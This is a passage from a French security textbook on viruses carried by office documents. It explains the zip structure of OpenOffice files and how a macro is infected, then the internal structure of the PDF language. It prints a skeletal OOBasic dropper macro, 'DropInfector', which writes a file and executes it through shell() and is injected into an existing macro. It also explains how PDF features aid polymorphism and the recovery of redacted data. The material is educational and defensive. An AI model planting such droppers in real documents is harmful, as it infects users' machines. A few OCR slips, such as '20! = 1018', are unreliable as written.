L'émergence de la suite *OpenOffice* n'a pas fait disparaître le risque viral lié aux documents bureautiques. Une certaine naïveté et un certain militantisme de mauvais aloi ont laissé pensé que, puisqu'il s'agissait d'un logiciel libre, donc ouvert, la menace liée aux macro-virus disparaitrait au fur et à mesure qu'*OpenOffice* gagnerait en part de marché. Ce fut une totale illusion, confortée par le fait que le langage VBA n'était pas reconnu par cette nouvelle suite. Erreur classique de ceux qui confondent langages de programmation et algorithmique. Non seulement le risque viral sous *OpenOffice* n'est pas nul mais il est, à ce jour, considérablement plus important. Des études récentes, validées à chaque fois opérationnellement et avec de nombreuses preuves de concept, l'ont démontré. Les raisons sont multiples :

- la richesse fonctionnelle d'*OpenOffice* est très importante, probablement plus que celle de la suite *Microsoft Office*. Plusieurs langages de programmation sont disponibles (`OOBasic`, `JavaScript...`) certains très puissants (comme `Python` par exemple). Cette richesse fonctionnelle ouvre de multiples opportunités pour l'écriture de virus sophistiqués [64, 105, 110] ;
- la nature même des documents *OpenOffice* (archive de type ZIP, voir plus loin) facilite la manipulation des documents par un code malveillant. Mais cette évolution vers ce type de format plus complexe concerne également et potentiellement les versions les plus récentes de la suite *Microsoft Office* [154] ;
- la gestion des fonctions de sécurité (chiffrement et signature électronique) est, sous *OpenOffice* – au moins pour les versions 2.x, et partiellement pour la version 3.x[15] – calamiteuse. Il est en effet possible d'infecter un document chiffré et/ou signé, et ce sans déclencher aucune alarme du côté du destinataire lorsque celui déchiffre le document ou en vérifie la signature électronique (qui – rappelons-le – a, entre autres buts, d'assurer l'intégrité du document) [111]

[14] L'expérience a été menée sur les versions 2008 des principaux éditeurs d'antivirus.

[15] La version 3 est en cours d'analyse à l'heure où ce livre paraît. Une synthèse détaillée des résultats obtenus pour cette version sera publiée en mars 2009.

Le risque viral sous *OpenOffice* s'est véritablement concrétisé avec le macro-ver *OpenOffice/BadBunny*, en juin 2007. Ce ver multi-plateforme donne une idée de ce qu'il est possible de faire avec l'environnement *OpenOffice*, même s'il n'exploite qu'une très faible partie des fonctionnalités de cet environnement. Capable de frapper autant *Linux, Windows* qu'*Apple*, il rappelle avec force les nombreuses interactions existant entre une suite bureautique et le système d'application (ou les applications que ce dernier héberge). Nous ne décrirons pas le macro-ver *OpenOffice/BadBunny*. Le lecteur en trouvera une analyse détaillée dans [113]. Son code source est également fourni sur le CDROM accompagnant l'ouvrage.

12.3.2 Un cas simple de virus pour *OpenOffice*

Afin d'illustrer simplement le principe de fonctionnement d'un virus pour *OpenOffice*, nous allons étudier un code publié récemment (août 2008) par un auteur dénommé *WarGame* que nous avons légèrement modifié dans un but didactique. L'objectif est principalement d'expliquer le processus d'infection fondé sur la structure même d'un fichier *OpenOffice*. Le code est en `OOBasic`. Notons que le principe est le même quel que soit le type de document (texte, feuille de calcul...).

Un document *OpenOffice* est en fait une archive de type ZIP. Considérons un document nommé `reference_file.odt`. L'usage de la commande `file` sous Linux donne :

```
$ file reference_file.odt
reference_file.odt: Zip archive data, at least v2.0 to extract
$ unzip reference_file.odt
Archive: reference_file.odt
 extracting: minetype
   creating: Configuration2/
   creating: Pictures/
  inflating: _file.xml
  inflating: styles.xml
 extracting: meta.xml
  inflating: setting.xml
  inflating: META-INF/manifest.xml
$ ls -l
total 72
drwxr-xr-x   2 lrv  lrv    68 Feb 16 15:46 Configurations2
drwxr-xr-x   3 lrv  lrv   102 Feb 16 16:51 META-INF
```

```
drwxr-xr-x   2 lrv  lrv    68 Feb 16 15:46 Pictures
-rw-r--r--   1 lrv  lrv  2347 Feb 16 15:46 content.xml
-rw-r--r--   1 lrv  lrv  4427 Feb 16 16:46 reference_file.odt
-rw-r--r--   1 lrv  lrv  1047 Feb 16 15:46 meta.xml
-rw-r--r--   1 lrv  lrv    39 Feb 16 15:46 mimetype
-rw-r--r--   1 lrv  lrv  6607 Feb 16 15:46 setting.xml
-rw-r--r--   1 lrv  lrv  7623 Feb 16 15:46 styles.xml
</pre>
```

Expliquons à quoi correspondent les différents fichiers. Le répertoire `META-INF` contient un fichier *manifest.xml* qui décrit la structure générale de l'archive, les informations la concernant, les éventuelles données afférentes au chiffrement (algorithmes, empreinte numérique...). Ce fichier est très important pour les problèmes de sécurité liés à ce format. Pour les autres fichiers, nous avons :

- le fichier *content.xml* : commun à tous les types de documents *OpenOffice*, il contient les données utiles du document (celles constituant la partie visible) ;
- le fichier *meta.xml* : contient les méta-informations du document (auteur, date d'accès...) ;
- le fichier *styles.xml* : il spécifie le ou les styles utilisés ;
- le fichier *setting.xml* : il précise les données de configuration liées au programme, telles que taille de la fenêtre, paramètres d'impression...

Insérons à présent une macro dans notre document). Un nouveau répertoire a été créé :

```
$ ls -l ./Basic
total 8
drwxr-x-rx   4 lrv  lrv  138 Mar  2 01:47 Standard
-rw-r--r--   1 lrv  lrv  338 Mar  2 00:38 script-lc.xml

$ ls -l /Basic/Standard
total 16
-rw-r--r--  1 lrv  lrv   350 Mar  2 00:38 script-lb.xml
-rw-r--r--  1 lrv  lrv  2049 Mar  2 00:38 une_macro.xml

$ ls -l ./META-INF
total 8
-rw-r--r--  1 lrv lrv  1465 Mar   2 00:38 manifest.xml
```

Ce répertoire contient toute l'organisation des macros en sous-répertoires. Le fichier *manifest.xml* a été modifié de sorte à prendre en compte, au niveau du

document et de l'application, la présence des macros. Le chemin des macros y a été ajouté :

```
<manifest:file-entry manifest:media-type="text/xml"
 manifest:full-path="Basic/Standard/une_macro.xml"/>
<manifest:file-entry manifest:media-type="text/xml"
 manifest:full-path="Basic/Standard/script-lb.xml"/>
<manifest:file-entry manifest:media-type=""
 manifest:full-path="Basic/Standard/"/>
<manifest:file-entry manifest:media-type="text/xml"
 manifest:full-path="Basic/script-lc.xml"/>
```

Le code de toute macro est localisé entre les deux balises XML suivantes :

```
<pre>
<script:module xmlns:script="http://openoffice.org/2000/script"
 script:name="a_macro" script:language="StarBasic">
 ......................
</script:module>
```

Notons que toutes les informations utiles pour un code malveillant sont situées ici. Il est ainsi, par exemple, possible de changer le langage de macro. La gestion des librairies de macros se fait selon la même philosophie. Nous ne la traiterons pas ici. Le lecteur intéressé consultera [64].

Considérons la macro suivante, dénommée `une_macro` :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD \
  OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script"\
script:name="une_macro" script:language="StarBasic">

REM **** Macro 1 ****
Sub Main
msgbox &quot;Les bulles du Coca c'est bien...&quot;
End Sub

REM **** Macro 2 ****
Sub Main
msgbox &quot;Les bulles du champagne c'est mieux car au moins \
 c'est magique !!! &quot;
End Sub
</script:module>
```

L'infection d'un document peut alors s'effectuer de deux manières principales :

- en infectant un virus complet et fonctionnel. C'est le cas de *OpenOffice/BadBunny*. Nous ne traiterons pas ce cas, conceptuellement moins intéressant. Le lecteur intéressé trouvera également la description d'un virus plus complexe en langage `Python` dans [110] ;
- en infectant une macro déjà existante avec du code viral. Nous allons considérer ce dernier cas, quand la macro est en en clair. Le lecteur pourra consulter [111] pour voir comment faire la même chose avec des documents chiffrés/signés.

Considérons alors la macro malicieuse suivante, chargée d'injecter le code infectieux :

```
Sub DropInfector
open path_to_write_the_infector for output as #1
REM *** Ecriture du code malicieux ***
print #1,...
close #1
REM *** Execution du code malicieux ***
shell(path_to_write_the_infector,0)
End Sub
```

Une fois la macro `une_macro` infectée, nous obtenons le code final suivant :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD\
  OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script"\
  script:name="une_macro" script:language="StarBasic">

REM **** Macro 1 ****
Sub Main
msgbox &quot;Les bulles du Coca c'est bien...&quot;
End Sub

REM **** Macro 2 ****
Sub Main
msgbox &quot;Les bulles du champagne c'est mieux car au moins\
  c'est magique !!! &quot;
End Sub
```

```
REM **** Code malicieux ****
Sub DropInfector
open path_to_write_the_infector for output as #1
print #1,...
close #1
shell(path_to_write_the_infector,0)
End Sub
</script:module>
```

Cet exemple très simple montre combien il est facile, en raison de la structure même d'un fichier *OpenOffice*, de réaliser une infection. Que cette infection soit externe (primo-infection par un code k-aire) ou directement à partir d'un document *OpenOffice* infecté, seule la mise en œuvre change.

12.4 Langage PDF et risque viral

Tout ce qui précède montre que l'usage généralisé des documents bureautiques constitue un danger potentiel, plus ou moins élevé selon la type de document. Mais ce risque est d'autant plus grand que le format des documents concernés et/ou les applications permettant de les gérer (de la création à la manipulation) contiennent des faiblesses conceptuelles. Comme nous l'avons déjà évoqué, les utilisateurs ne se méfient absolument pas des documents – au sens large du terme – qu'ils considèrent, à tort, comme des données inertes et donc sans danger. Pour avoir une idée précise de l'étendue de ce danger, le lecteur pourra vérifier en consultant le tableau 5.3 que la sensibilité de la plupart des formats de données vis-à-vis du risque infectieux informatique est bien une réalité. Les différences existant d'un format à un autre, tiennent essentiellement aux conditions opérationnelles pour mettre en œuvre de telles attaques. Nous venons de le voir avec le cas des virus dits « de macro ».

Le problème le plus intéressant et certainement plus critique tient aux fonctionnalités natives contenues dans les applications traitant de certains formats de données et qui ne sont pas directement accessibles. Dans le cas des macro-virus, le code potentiellement incriminé ou incriminable est facile à identifier : les macros ont une forme bien définie et il existe un outil natif permettant de les analyser. Autrement dit, un code malicieux, dans ce type de cas – si l'on exclut le cas des codes k-aires – a une forme bien circonscrite. Mais il existe des formats où code et données sont si intimement mêlés qu'il est très difficile d'identifier et d'analyser un bout de code éventuellement malicieux. Pire. dans ces formats de documents les données sont elles-mêmes

du code et c'est l'interprétation de ce dernier qui permettra le rendu final des données sous forme d'une image. C'est le cas des formats dits non WYSIWYG (*What You See Is What You Get*) comme le PDF, le *Postscript*... Pour ces formats, les données sont représentées par du code qu'il est nécessaire d'interpréter ou de compiler pour visualiser les données finales.

Les applications qui mettent en œuvre ces types de formats contiennent des fonctionnalités d'exécution toujours plus puissantes mais également plus complexes, lesquelles rendent possible, voire favorisent, la conception de codes malveillants transmissibles par de simples documents bureautiques (en réalité des fichiers de code). L'existence de ces fonctionnalités est motivée par les besoins commerciaux de fournir toujours plus d'interopérabilité avec les applications existantes mais surtout plus d'ergonomie aux utilisateurs. De surcroît, le développement (trop) rapide des applications et des formats rend l'analyse de sécurité qui devrait être faite systématiquement, quasi impossible, du moins dans les temps – quand elle est faite. Le plus souvent, elle se résume à gérer les problèmes quand ils se présentent. Une telle analyse en profondeur n'est presque jamais conduite, en particulier en adoptant le point de vue de l'attaquant comme approche de travail.

Le cas des documents PDF (*Portable Document Format*) est symptomatique de ce déficit de perception du danger lié aux formats de documents. Format totalement portable et inter-opérable, tout risque potentiel peut avoir des conséquences dramatiques pour l'ensemble de nos systèmes informatiques. Outre ses extraordinaires caractéristiques qui le rendent si populaire, le PDF est beaucoup plus qu'un simple format de document. De type non WYSIWYG, c'est donc également un langage de programmation puissant et complet, dédié à la création et la manipulation de document, et ce, avec des capacités d'exécution relativement fortes. La question naturelle – du moins pour l'attaquant – est alors de déterminer si certaines de ses capacités ne peuvent pas être détournées et perverties par un attaquant pour concevoir et diffuser des codes malveillants en langage PDF.

Dans cette section, nous allons étudier et illustrer la sécurité réelle des documents PDF en nous plaçant au niveau du code PDF lui-même. Encore une fois, il est important de bien conserver à l'esprit qu'un fichier PDF est en fait un fichier source interprété/exécuté par une application ou un périphérique et que la séparation données/code n'a plus vraiment de sens. La seule solution reste donc de travailler directement au niveau de ce code. À ce jour, il n'existait aucune étude exploratoire exhaustive du langage PDF et des problèmes de sécurité éventuels liés à ce format. Seuls quelques rares cas, liés à des vulnérabilités logicielles, sont connus.

Nous avons donc conduit une telle étude [29] et analysé en détails les capacités d'exécution du PDF et comment ces dernières pouvaient être éventuellement détournées à des fins malicieuses. Nous allons montrer que le niveau de risque est bien plus élevé que ne le perçoivent les professionnels de la sécurité et *a fortiori* les utilisateurs en général.

La puissance du langage PDF peut également constituer une faiblesse critique. Pour valider notre approche et les résultats de cette analyse, nous présenterons deux preuves de concept – parmi de nombreux autres possibles – de codes malveillants en langage PDF qui ont été testés avec succès en conditions opérationnelles. Ces expériences démontrent clairement qu'un simple document PDF peut être relativement facilement conçu pour mener une attaque redoutable *via*, côté utilisateur, **un simple logiciel de lecture de documents** PDF. Cela implique de limiter fortement certaines des capacités de ce langage, en particulier sur un système d'information critique où la sécurité est prioritaire.

12.4.1 Le format PDF

L'esprit du langage PDF, héritier direct d'un langage plus ancien appelé *Postscript*, est de permettre aux utilisateurs de manipuler et d'échanger de manière portable et universelle, des documents électroniques indépendamment de la plateforme de travail. Il s'agit d'un langage/format fortement structuré, ouvert, évolutif, autorisant l'exécution pour une interactivité et une accessibilité accrues. La conséquence est qu'un document PDF est tout sauf de la donnée inerte. Cependant, le format PDF est encore perçu comme un format sûr et sécurisé au point d'avoir été choisi par la plupart des entreprises et administrations dans le monde, comme standard de document.

Le modèle de document PDF

Un document PDF est défini comme une collection d'objets, qui, ensembles décrivent l'apparence d'une ou plusieurs pages. Cette collection d'objets peut être accompagnée d'éléments interactifs additionnels et de données applicatives de plus haut niveau.

Pour gérer tous ces éléments, le format/langage PDF s'appuie sur le *Adobe Imaging Model* hérité du langage *Postscript*. Ce modèle général permet la description de textes, d'images ... non pas en termes de pixels, mais en termes d'objets abstraits. Ces objets et autres composants additionnels sont gérés par des flux de page, lesquels sont en fait une combinaison d'opérandes (objets) et opérateurs, ce qui, à un plus haut niveau, constitue un véritable

langage dédié à la description de pages compatible avec le modèle PDF. Cette description de page est assurée selon un processus en deux étapes :

1. l'application (typiquement *Adobe Reader*) génère d'abord une description du document en langage PDF, laquelle est indépendante du matériel ;
2. un interpréteur assure ensuite le rendu et l'affichage du document à partir de la description qui en a été faite dans l'étape précédente.

L'intérêt du modèle PDF est que ces deux étapes peuvent être réalisées indépendamment l'une de l'autre à la fois dans le temps et également vis-à-vis de la plateforme. Tout cela assure donc une extraordinaire capacité de traitement et d'échange des documents.

Les fonctionnalités du langage PDF

Les caractéristiques et fonctionnalités sont si nombreuses qu'il est impossible de les décrire toutes ici. Nous allons juste en rappeler les principales qui seront importantes pour notre étude. Le lecteur peut consulter [2] pour plus de détails.

Portabilité

Un fichier PDF est un fichier binaire codé en octets (par défaut[16]). Le choix d'un format binaire plutôt que texte assure une meilleure portabilité et permet de prévenir toute perte de données.

Compression des données

Plusieurs standards de compression sont supportés par la norme PDF :
- JPEG et JPEG 2000 pour la compression des images,
- CCITT-2 et CCITT-3, JBIG2 (images monochromes),
- LZW pour le texte, les graphiques et les images.

Les fichiers PDF pouvant être de grande taille (notamment lorsque générés par des scanners), l'usage de la compression permet de produire des documents finaux plus légers.

[16] N'importe quel fichier PDF peut également être représenté en utilisant le format ASCII codé sur 7 bits ; cette représentation est cependant moins efficace que la représentation par défaut sur 8 bits.

Gestion des polices

La gestion des polices est le challenge fondamental pour l'échange de documents. Généralement, le destinataire d'un document doit posséder les mêmes polices que celles utilisées initialement pour créer le document. Si ce n'est pas le cas et qu'une police différente est substituée à la police originelle, le jeu des caractères, la forme des glyphes[17] et la métrique pourraient différer de ceux de la police originelle. Cette substitution peut produire des effets imprévus et indésirables comme, par exemple, des lignes de texte débordant dans les marges ou se superposant à des graphiques.

Le langage PDF fournit diverses solutions de gestion des polices :

- les polices originelles peuvent être incluses sous forme de flux dans le fichier PDF, ce qui permet d'assurer le rendu ;
- afin de diminuer la taille du fichier, un sous-jeu de caractères peut être inclus dans le fichier PDF, ce sous-jeu ne faisant apparaître que les caractères employés dans le document ;
- le langage PDF définit un jeu de 14 polices standard qui peuvent être employées sans définition préalable ;
- un fichier PDF peut faire référence à un jeu de caractères non inclus dans le fichier. Dans ce cas, une application consommatrice de PDF ne pourra utiliser ces polices que si elles se trouvent dans son environnement ;
- un fichier PDF contient un « *font descriptor* » (descripteur de police de caractères) pour chaque police employée (hormis les 14 polices standard). Celui-ci renferme un minimum d'informations permettant à l'application consommatrice de PDF de déterminer le meilleur substitut si cela devait s'avérer nécessaire.

Mais cette gestion optimisée des polices peut également être un facteur favorisant certaines attaques. L'insertion par un code malveillant (ou un attaquant) de polices dont le rapport signal à bruit a été judicieusement modifié, peut permettre d'augmenter le rayonnement du signal vidéo émis par l'écran de la victime. Les informations peuvent ainsi être récupérées à distance par l'attaquant (voir [42] pour la description de ce genre d'attaques).

[17] Un glyphe est en fait la représentation graphique (parmi une infinité d'autres possibles) d'un signe typographique, autrement dit de caractère (glyphe de caractère) ou d'un accent (glyphe d'accent). Un caractère particulier peut ainsi être créé en ajoutant un glyphe d'accent à un glyphe de caractère. Les logiciels informatiques ont accès au dessin de ce glyphe par l'intermédiaire d'une police de caractères ou plus précisément, d'une fonte : le tracé du glyphe y est le plus souvent défini par un ensemble de points ou de courbes de Bézier.

Accès aléatoire aux objets

Un fichier PDF peut être vu comme une représentation à plat d'une structure de données construite à partir de collections d'objets. Chaque objet peut faire appel à n'importe quel autre objet dans la structure, et ce, de manière totalement arbitraire. Cela signifie que l'ordre d'apparition des objets dans cette structure, et donc dans le fichier, n'a strictement aucune importance. L'ordre d'occurrence des objets n'a strictement aucune signification sémantique. En d'autres termes, l'accès aux différents objets dans le document peut se faire de manière aléatoire. Cependant, pour que cela soit possible, tout fichier PDF contient une table de références croisées (*Cross Reference Table*) permettant cet accès direct et aléatoire aux objets. Cette organisation est essentielle pour réduire le temps d'accès à n'importe quel objet, et ce, quelle que soit la taille du fichier PDF. Dans un contexte viral, cette caractéristique est fondamentale en même temps que très préoccupante. Cela va permettre la mise en œuvre aisée de techniques de polymorphisme par un code malveillant puisqu'un même document peut être décrit de plusieurs façons différentes[18]. Autrement dit, les possibilités de contournement des antivirus sont malheureusement immenses [104, Chapitre 2].

Mise à jour incrémentielle

Certaines applications peuvent permettre aux utilisateurs de modifier les documents PDF. Afin que les utilisateurs n'attendent pas que l'intégralité du document soit réécrite, chaque fois que des modifications apportées à ce document doivent être sauvegardées, le langage PDF autorise que les modifications soient ajoutées en fin de fichier, laissant les données originales intactes.

L'addendum ajouté lorsque le fichier est mis à jour de façon incrémentielle ne contient que les objets qui ont été réellement ajoutés ou modifiés et inclut une mise à jour de la table de références croisées. La mise à jour incrémentielle permet donc à une application de sauvegarder les modifications apportées à un document PDF en un temps proportionnel, non pas à la taille du fichier mais proportionnel à la taille de la modification apportée. Cela représente un gain de temps énorme.

Enfin, comme le contenu original du document est toujours présent dans le fichier, il est possible d'annuler les modifications apportées en supprimant

[18] Le nombre de façons d'écrire un fichier PDF (infecté ou non) est de l'ordre du nombre de permutations possibles des N d'objets (malveillants ou non) composant le document soit $N!$. Ainsi, un document comportant 20 objets (la plupart des documents PDF en contiennent bien plus), pourra être écrit de $20! = 1018$ façons différentes.




Fig. 12.4. Structure d'un fichier PDF modifié

un ou plusieurs addenda. La capacité à récupérer le contenu originel d'un document est critique quand des signatures numériques ont été appliquées au document et doivent être vérifiées. Mais le danger tient au fait qu'il est également possible de retrouver les données originales (des données effacées par exemple) simplement en supprimant les objets, dans le fichier PDF, concernant les modifications (voir figure 12.4).

L'analyse de fichiers PDF révèle parfois bien des surprises lorsque l'on peut travailler directement au niveau du code PDF et des objets. L'armée américaine – parmi de nombreux autres exemples – en a fait la douloureuse

expérience avec le rapport Calipari[19] (voir figure 12.5). Ce rapport sous ses deux formes classifiée et déclassifié est fourni sur le CDROM accompagnant l'ouvrage.




Fig. 12.5. Rapport *Calipari* déclassifié (à gauche) et la version classifiée (à droite)

Extensibilité

Le langage PDF a été conçu pour être extensible. Non seulement de nouvelles fonctionnalités peuvent être ajoutées, mais les applications basées sur des versions antérieures du langage PDF auront un comportement prévisible et stable lorsqu'elles rencontreront de nouvelles fonctionnalités qu'elles ne comprennent pas.

Par ailleurs, le langage PDF fournit aux applications des moyens pour stocker leurs informations propres à l'intérieur d'un fichier PDF. Ces informa-

[19] Après la mort du chef des services secrets italiens N. Calipari, tué par erreur par des soldats US à un *check point* en Irak, alors qu'il venait de contribuer à la libération de la journaliste italienne G. Sgrena, le rapport d'enquête US sous forme d'un fichier PDF a été ensuite déclassifié après suppression des données confidentielles dans le document (notre analyse du document montre que 30 % des données du document original avaient été effacées). Une simple manipulation au niveau du code PDF permet de les retrouver en totalité.

tions pourront être récupérées et utilisées par cette application mais ignorées par les autres. Ainsi, le format PDF peut être employé par une application comme format natif de stockage de ses propres données, tout en permettant aux autres applications de visualiser ses documents. Les données spécifiques d'une application peuvent être stockées soit sous la forme d'une annotation marquant un flux de contenu d'un objet graphique, soit sous la forme d'un objet n'ayant pas de connexion avec le contenu du fichier PDF.

Ces caractéristiques dont l'objectif est l'extensibilité du langage peuvent être détournées par des PDF malicieux. Cela offre un potentiel quasi-illimité pour concevoir des attaques sophistiquées.

Structure des fichiers PDF

Nous présentons maintenant la structure interne d'un fichier PDF et comment elle est gérée par le langage PDF. Il est essentiel de connaître ces structures et mécanismes pour comprendre comment un code malveillant développé en langage PDF va fonctionner. Nous nous limiterons aux aspects essentiels (le lecteur pourra consulter [2] pour plus de détails). Tout fichier PDF contient quatre sections.

*En-tête de fichier (*file header section*)*

L'en-tête de fichier est la section la plus simple. Il s'agit d'une simple ligne indiquant la version du langage PDF utilisée dans le fichier. Les versions vont de 1.0 à 1.7 et l'addition des deux chiffres de ce numéro de version indique quelle est la version du logiciel capable de traiter (selon le principe de la compatibilité descendante) au mieux le document. Ainsi, un document en langage version 1.4 devra être lu au minimum avec *Acrobat Reader 5* $(4 + 1 = 5)$. Cette section sert donc à la gestion de la compatibilité.

*Corps du fichier (*body section*)*

Cette section contient la plus grande partie du code PDF. Celle-ci est constituée d'une succession d'objets qui servent à décrire la représentation du document final.

*Table des références croisées (*cross reference table*)*

Cette table contient toutes les données de référencement et de manipulation des objets par l'application. L'idée est d'accéder directement aux objets sans avoir à parcourir tout le code. Chaque ligne dans la table décrit comment

accéder à un objet (un offset en octets à partir du début du document[20]). Cette table est structurée de la manière suivante :

1. le champ `xref` indiquant le début de la table ;
2. une ou plusieurs sous-sections (une par modification, un fichier original, non modifié ne contenant qu'une unique sous-section). Chaque sous-section commence par un en-tête de sous-section (deux entiers sur la même ligne, le premier référençant le premier objet dans cette sous-section, le second indiquant le nombre d'objets de cette sous-section). Chaque ligne contient ensuite 20 octets (caractère de fin de ligne compris).

Illustrons tout cela avec un exemple de table contenant une seule sous-section de 14 objets :

```
xref
0 14
0000000000 65535 f
0000000009 00000 n
0000000074 00000 n
0000000120 00000 n
0000000183 00000 n
0000000365 00000 n
0000008910 00000 n
0000009092 00000 n
0000011135 00000 n
0000000000 00005 f
0000011349 00000 n
0000012474 00000 n
0000013599 00000 n
0000013789 00000 n
```

Les lignes se terminant par un « n » font référence à un objet en cours d'utilisation alors que celles se terminant par « f » indiquent que l'objet a été libéré (il a été enlevé) et l'entier le décrivant est alors disponible pour un nouvel objet. Deux cas se présentent alors :

- soit l'objet est utilisé et le premier groupe de 10 digits décrit sa position (*offset*) par rapport au début du fichier. Les 5 digits suivants sont soit

[20] Notons que les caractères de terminaison reconnus par le format PDF sont : le retour chariot (code ASCII 10), l'alinéa (code ASCII 13) et la combinaison des deux. Dans le calcul de la position d'un objet, le terminateur de ligne « retour chariot - alinéa », bien qu'étant codé sur deux octets, ne compte que pour un.

`00000 n` (l'objet est original et n'est pas un objet réutilisé) soit `xxxxx n` où `xxxx` est l'entier de génération (objet réutilisé) ;
- soit l'objet a été libéré ; dans ce cas, les 10 premiers digits sont `0000000000`. Les cinq digits suivants sont utilisés pour mémoriser le numéro de génération à attribuer à un futur nouvel objet (avec un maximum de 65535 qui indique que l'objet ne peut être réutilisé).

Notons que la présence des objets inutilisés (terminaison par le caractère « f ») représente un intérêt tout particulier pour l'écriture de virus en PDF sophistiqués, notamment en ce qui concerne les virus k-aires. Ces objets pourront en effet être réutilisés par un code malveillant pour mener ses différentes actions (de l'infection à l'attaque).

*Section de queue (*Trailer*)*

Tout fichier est lu à partir de la fin du fichier et cette dernière section est donc la première lue. Elle contient des données essentielles à la bonne lecture du fichier :

1. le nombre d'objets contenus dans le fichier (champ `/Size`),
2. l'ID du document racine (champ `/Root`),
3. l'offset (en octets) de la table de références croisées (situé juste avant la ligne `%%EOF` de fin de fichier).

L'ensemble des données `/Size` et `/Root` forme le dictionnaire de pied de page *trailer dictionary*. Par exemple, le code de section de queue suivant

```
trailer
<<
/Size 14
/Root 1 0 R
>>
startxref 17
%%EOF
```

nous apprend que :
- le fichier PDF contient 14 objets ;
- l'identificateur d'objet du dictionnaire racine est `1 0 R` ;
- la table de référence débute au 17ème octet.

Pour illustrer et résumer cette structure, donnons l'extrait de code (une sous-section unique contenant sept objets ; le premier est libéré et ne peut être réalloué) dont l'analyse fine sera laissée au lecteur à titre d'exercice.

```
%PDF 1.4                        Header
--------------------------------
1 0 obj
<< /Type /Catalog
/Outlines 2 0 R
/Pages 3 0 R
>>
endobj
2 0 obj
<< /Type Outlines
/Count 0
>>
endobj
3 0 obj
<< /Type /Pages                  Body
/Kids [4 0 R]
/Count 1
>>
endobj
4 0 obj
<< /Type /Page
/Parent 3 0 R
/MediaBox [0 0 612 792]
/Contents 5 0 R
/Resources << /ProcSet 6 0 R >>
>>
Endobj
5 0 obj
<< /Length 35 >>
stream
... Page-marking operators ...
endstream
endobj
6 0 obj
[/PDF]
endobj
--------------------------------
xref
0 7
```

```
0000000000 65535 f
0000000009 00000 n            Cross
0000000074 00000 n        Reference
0000000120 00000 n            Table
0000000179 00000 n
0000000300 00000 n
0000000384 00000 n
---------------------------------
trailer
<< /Size 7
/Root 1 0 R
>>                           Trailer
startxref
408
%%EOF
```

12.4.2 Le langage PDF

Généralités

Le PDF est un langage de description de page orienté objet. Le corps contient tous les objets utilisés (ou non) pour représenter le document. Ces objets peuvent appartenir à neuf classes différentes :

- booléens ;
- entiers ou flottants ;
- chaînes de caractères (en ASCII ou hexadécimal) ;
- labels et noms de variables ;
- tableaux ;
- dictionnaires (tableaux de paires d'objets, chaque paire étant composé d'une clef et d'une valeur attachée à cette clef) ;
- flux (chaînes d'objets) ;
- fonctions (optimisation d'impression, calcul graphiques ...) ;
- l'objet NULL.

À partir de ces objets, des structures plus complexes peuvent être construites. Le point le plus intéressant est qu'un objet ou une structure d'objets peuvent adresser, faire référence ou appeler des ressources externes (fichiers, documents...) au fichier PDF dans lesquelles elles se trouvent. De plus, la modularité permise par les objets permet à toute application génératrice de PDF de créer ses propres structures d'objets et de les stocker dans un fichier PDF. Tout autre fichier PDF, qui ne reconnaît pas ces nouvelles structures

